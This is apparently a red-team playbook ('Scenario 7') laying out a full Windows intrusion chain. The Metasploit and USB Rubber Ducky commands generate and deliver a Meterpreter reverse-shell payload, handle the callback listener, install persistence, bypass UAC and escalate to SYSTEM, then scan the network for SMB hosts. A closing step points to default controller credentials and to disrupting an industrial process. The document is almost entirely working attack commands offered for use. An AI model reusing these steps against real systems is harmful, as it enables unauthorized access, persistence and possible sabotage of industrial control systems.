
**Scenario 7**

1. Create msf payload

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=<HOST> LPORT=<PORT> -f exe -o sc7\_installer64.exe



1. Encode the USB Rubber Ducky script

change the IP\_ADDRESS and FILENAME params in *rubber-ducky-scripts/meterpreter-payload.txt* file

java -jar duckencoder.jar -i rubber-ducky-scripts/meterpreter-payload.txt -o inject.bin -l us

copy inject.bin file to SD

insert the SD card into the USB Rubber Ducky card slot

1. Run Local/Remote server to serve meterpreter file

use this optional server to serve the meterpreter file (sc7\_installer64.exe)

python -m SimpleHTTPServer 80

1. Handle listener


use exploit/multi/handler

set PAYLOAD windows/x64/meterpreter/reverse\_tcp


set LHOST <HOST>

set LPORT <PORT>

exploit -j



1. Insert the USB Rubber Ducky into the Windows machine - PowerShell script executed



1. C&C Persistence


bg

use post/windows/manage/persistence\_exe

set session [session Id]

set rexepath [meterpreter\_executable\_file] (/home/kali/Desktop/apps/sc7\_installer64.exe)

exploit



1. Privilege Escalation

bg


use exploit/windows/local/bypassuac\_fodhelper

set LPORT <PORT>

set session [session]

run

getsystem



1. Loading the controller service

bg

use post/windows/manage/persistence\_exe


set session [session Id]


set rexepath [meterpreter\_executable\_file] (/home/kali/Desktop/apps/sc.exe)

set rexename [filename]

set startup SERVICE

exploit





1. Arp Scanner

bg

use post/windows/gather/arp\_scanner

set session [session]

set RHOSTS network\_segment

run

Port Scan

use auxiliary/scanner/portscan/tcp

set RHOSTS network\_segment

set PORTS 139, 445

run

1. Find default Credentials (need to be done according to controller type) \*
2. Final Step - Running the final payload and disrupting the process \*